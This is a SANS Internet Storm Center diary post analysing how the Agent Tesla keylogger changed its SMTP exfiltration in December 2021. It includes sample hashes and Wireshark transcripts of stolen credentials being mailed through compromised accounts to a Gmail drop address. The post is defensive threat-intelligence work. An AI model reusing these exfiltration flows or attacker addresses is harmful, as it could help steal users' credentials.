SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

isc.sans.edu/diary/rss/28190


Agent Tesla Updates SMTP Data Exfiltration Technique

Published: 2021-12-30
Last Updated: 2021-12-30 00:21:07 UTC
by Brad Duncan (Version: 1)
0 comment(s)
Introduction

Agent Tesla is a Windows-based keylogger and RAT that commonly uses SMTP or FTP to exfiltrate stolen data. This malware has been around since 2014, and SMTP is its most common method for data exfiltration.

Earlier today, I reviewed post-infection traffic from a recent sample of Agent Tesla. This activity revealed a change in Agent Tesla's SMTP data exfiltration technique.

Through November 2021 Agent Tesla samples sent their emails to compromised or possibly fraudulent email accounts on mail servers established through hosting providers. Since December 2021, Agent Tesla now uses those compromised email accounts to send stolen data to Gmail addresses.


AGENT TESLA EMAIL EXFILTRATION
THROUGH NOVEMBER 2021
Windows host infected with Agent Tesla
connect to mail server
send email to account on the server
Emails with stolen data stored on that server
SINCE DECEMBER 2021
Windows host infected with Agent Tesla
connect to mail server
use account to send email to gmail address
Emails with stolen data stored at gmail account

Shown above: Flow chart of recent change in Agent Tesla SMTP data exfiltration.

SMTP exfiltration before the change

Agent Tesla is typically distributed through email, and the following sample was likely an attachment from malicious spam (malspam) sent on 2021-11-28.


SHA256 hash:
bdae21952c4e6367fe534a9e5a3b3eb30d045dcb93129c6ce0435c3f0c8d90d3

- File size: 523,919 bytes
- File name: Purchase Order Pending Quantity.zip
- Earliest Contents Modification: 2021-11-28 19:55:50 UTC

SHA256 hash:
aa4ea361f1f084b054f9871a9845c89d68cde259070ea286babeadc604d6658c

- File size: 557,056 bytes
- File name: Purchase Order Pending Quantity.exe
- Any.Run analysis from 2021-11-29: link

The packet capture (pcap) from Any.Run's analysis shows a typical SMTP data exfiltration path. The infected Windows host sent a message with stolen data to an email address, and that address was on a mail server established through a hosting provider.



393a90ed-8b35-41be-8d2d-28cec8facef1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Connected to mail server at: mail.jocelynslasertherapy.co.nz

smtp or dns

```
Time                Dst             port  Info
  2021-11-30 01:34…                  53   Standard query 0x2595 A mail.jocelynslasertherapy.co.nz
  2021-11-30 01:34…                       Standard query response 0x2595 A mail.jocelynslasertherapy
  2021-11-30 01:34…                       S: 220-titan.fastwww.net ESMTP Exim 4.94.2 #2 Tue, 30 N
  2021-11-30 01:34… 54.39.202.102   587   C: EHLO [redacted]
  2021-11-30 01:34…                       S: 250-titan.fastwww.net Hello [redacted] [[redacted]]
  2021-11-30 01:34… 54.39.202.102   587   C: AUTH login User: YWRtaW5Aam9jZWx5bnNsYXNlcnRoZXJhcHk
  2021-11-30 01:34…                       S: 334 UGFzc3dvcmQ6
  2021-11-30 01:34… 54.39.202.102   587   C: Pass: [redacted]
  2021-11-30 01:34…                       S: 235 Authentication succeeded
  2021-11-30 01:34… 54.39.202.102   587   C: MAIL FROM:<admin@jocelynslasertherapy.co.nz>
  2021-11-30 01:34…                       S: 250 OK
  2021-11-30 01:34… 54.39.202.102   587   C: RCPT TO:<admin@jocelynslasertherapy.co.nz>
  2021-11-30 01:34…                       S: 250 Accepted
  2021-11-30 01:34… 54.39.202.102   587   C: DATA
  2021-11-30 01:34…                       S: 354 Enter message, ending with "." on a line by itse
  2021-11-30 01:34… 54.39.202.102   587   C: DATA fragment, 248 bytes
  2021-11-30 01:34… 54.39.202.102   587   C: DATA fragment, 622 bytes
  2021-11-30 01:34… 54.39.202.102   587   C: DATA fragment, 2 bytes
  2021-11-30 01:34… 54.39.202.102   587   from: admin@jocelynslasertherapy.co.nz, subject: PW_[redacted]
  2021-11-30 01:34…                       S: 250 OK id=1mrs22-0002ME-Dh
```

Shown above: Traffic from the Any.Run analysis filtered in Wireshark.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 393a90ed-8b35-41be-8d2d-28cec8facef1.pcap
11 client pkts, 9 server pkts, 16 turns.
Entire conversation (1,608 bytes)
Show data as
ASCII
Stream
0
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

```
220-titan.fastwww.net ESMTP Exim 4.94.2 #2 Tue, 30 Nov 2021 12:34:04 +1100
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO [redacted]
250-titan.fastwww.net Hello [redacted] [[redacted]]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login YWRtaW5Aam9jZWx5bnNsYXNlcnRoZXJhcHkuY28ubno=
334 UGFzc3dvcmQ6
[redacted]
235 Authentication succeeded
MAIL FROM:<admin@jocelynslasertherapy.co.nz>
250 OK
RCPT TO:<admin@jocelynslasertherapy.co.nz>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: admin@jocelynslasertherapy.co.nz
To: admin@jocelynslasertherapy.co.nz
Date: 30 Nov 2021 01:34:05 +0000
Subject: PW_[redacted]/[redacted]
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 11/30/2021 01:34:02<br>User Name: [redacted]<br>Computer Name: [redacted]=
[redacted]<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: I=
ntel(R) Core(TM) [redacted] CPU @ [redacted]GHz<br>RAM: [redacted] MB<br><hr>=
URL:https://m.facebook.com<br>=0D=0AUsername:[redacted]<br>=0D=0A=
Password:[redacted]<br>=0D=0AApplication:Firefox<br>=0D=0A<br>=0D=0A=
```

Sender and recipient is the same email address on the mail server.

Shown above: TCP stream of SMTP traffic shows stolen data sent to the compromised email account.

Example after the change

The following Agent Tesla sample was likely an attachment from malspam sent on 2021-12-01.

SHA256 hash: 6f85cd9df964afc56bd2aed7af28cbc965ea56e49ce84d4f4e91f4478d378f94


- File size: 375,734 bytes
- File name: unknown
- Earliest Contents Modification: 2021-12-01 05:02:06 UTC

SHA256 hash: ff34c1fd26b699489cb814f93a2801ea4c32cc33faf30f32165b23425b0780c7

- File size: 537,397 bytes
- File name: Partial Shipment.exe

- Any.Run analysis from 2021-12-01: link

The pcap from Any.Run's analysis of this malware sample shows a new data exfiltration path. The infected Windows host sent a message with stolen data to a Gmail address using a compromised email account from a mail server established through a hosting provider.



cd9a5893-f552-4776-9a2a-3bd843bf3213.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Connected to mail server at: mail.scahe.co.in

dns or smtp

```
Time                   Dst            port  Info
   2021-12-01 15:34…                  53    Standard query 0x2595 A mail.scahe.co.in
   2021-12-01 15:34…                        Standard query response 0x2595 A mail.scahe.co.in CNAME
   2021-12-01 15:34…                        S: 220-whitemountains.reliableservers.online ESMTP Exim
   2021-12-01 15:34… 219.90.65.155 587      C: EHLO [redacted]
   2021-12-01 15:34…                        S: 250-whitemountains.reliableservers.online Hello User
   2021-12-01 15:34… 219.90.65.155 587      C: AUTH login User: c2pAc2NhaGUuY28uaW4=
   2021-12-01 15:34…                        S: 334 UGFzc3dvcmQ6
   2021-12-01 15:34… 219.90.65.155 587      C: Pass: [redacted]
   2021-12-01 15:34…                        S: 235 Authentication succeeded
   2021-12-01 15:34… 219.90.65.155 587      C: MAIL FROM:<sj@scahe.co.in>
   2021-12-01 15:34…                        S: 250 OK
   2021-12-01 15:34… 219.90.65.155 587      C: RCPT TO:<africapage7@gmail.com>
   2021-12-01 15:34…                        S: 250 Accepted
   2021-12-01 15:34… 219.90.65.155 587      C: DATA
   2021-12-01 15:34…                        S: 354 Enter message, ending with "." on a line by itse
   2021-12-01 15:34… 219.90.65.155 587      C: DATA fragment, 218 bytes
   2021-12-01 15:34… 219.90.65.155 587      C: DATA fragment, 622 bytes
   2021-12-01 15:34… 219.90.65.155 587      C: DATA fragment, 2 bytes
   2021-12-01 15:34… 219.90.65.155 587      from: sj@scahe.co.in, subject: PW_[redacted]/[redacted],  (text
   2021-12-01 15:34…                        S: 250 OK id=1msRcT-0005da-3k
```

Shown above: Traffic from the Any.Run analysis filtered in Wireshark.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · cd9a5893-f552-4776-9a2a-3bd843bf3213.pcap

```
220-whitemountains.reliableservers.online ESMTP Exim 4.94.2 #2 Wed, 01 Dec 2021 21:04:00 +0530
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO [redacted]
250-whitemountains.reliableservers.online Hello [redacted] [[redacted]]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login c2pAc2NhaGUuY28uaW4=
334 UGFzc3dvcmQ6
[redacted]
235 Authentication succeeded
MAIL FROM:<sj@scahe.co.in>
250 OK
RCPT TO:<africapage7@gmail.com>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: sj@scahe.co.in
To: africapage7@gmail.com
Date: 1 Dec 2021 15:34:01 +0000
Subject: PW_[redacted]/[redacted]
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 12/01/2021 15:33:58<br>User Name: [redacted]<br>Computer Name: [redacted]=
[redacted]<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: I=
ntel(R) Core(TM) [redacted] CPU @ [redacted]GHz<br>RAM: [redacted] MB<br><hr>=
URL:192.168.1.1<br>=0D=0AUsername:[redacted]<br>=0D=0APassword=
[redacted]<br>=0D=0AApplication:Outlook<br>=0D=0A<br>=0D=0AURL=
```

Sender is email address from the mail server.
Recipient is a Gmail address.

Shown above: TCP stream shows stolen data sent to Gmail address using the compromised email account.

Final words

The basic tactics of Agent Tesla have not changed. However, post-infection traffic from samples since 2021-12-01 indicates Agent Tesla using STMP for data exfiltration now sends to Gmail addresses. Based on the names of these addresses, I believe they are fraudulent Gmail accounts, or they were specifically established to receive data from Agent Tesla.

Brad Duncan
brad [at] malware-traffic-analysis.net

Keywords: Agent Tesla AgentTesla
0 comment(s)

DEV522
Defending Web Application Security Essentials
LEARN MORE
Learn to defend your apps before they're hacked

Top of page

×

Diary Archives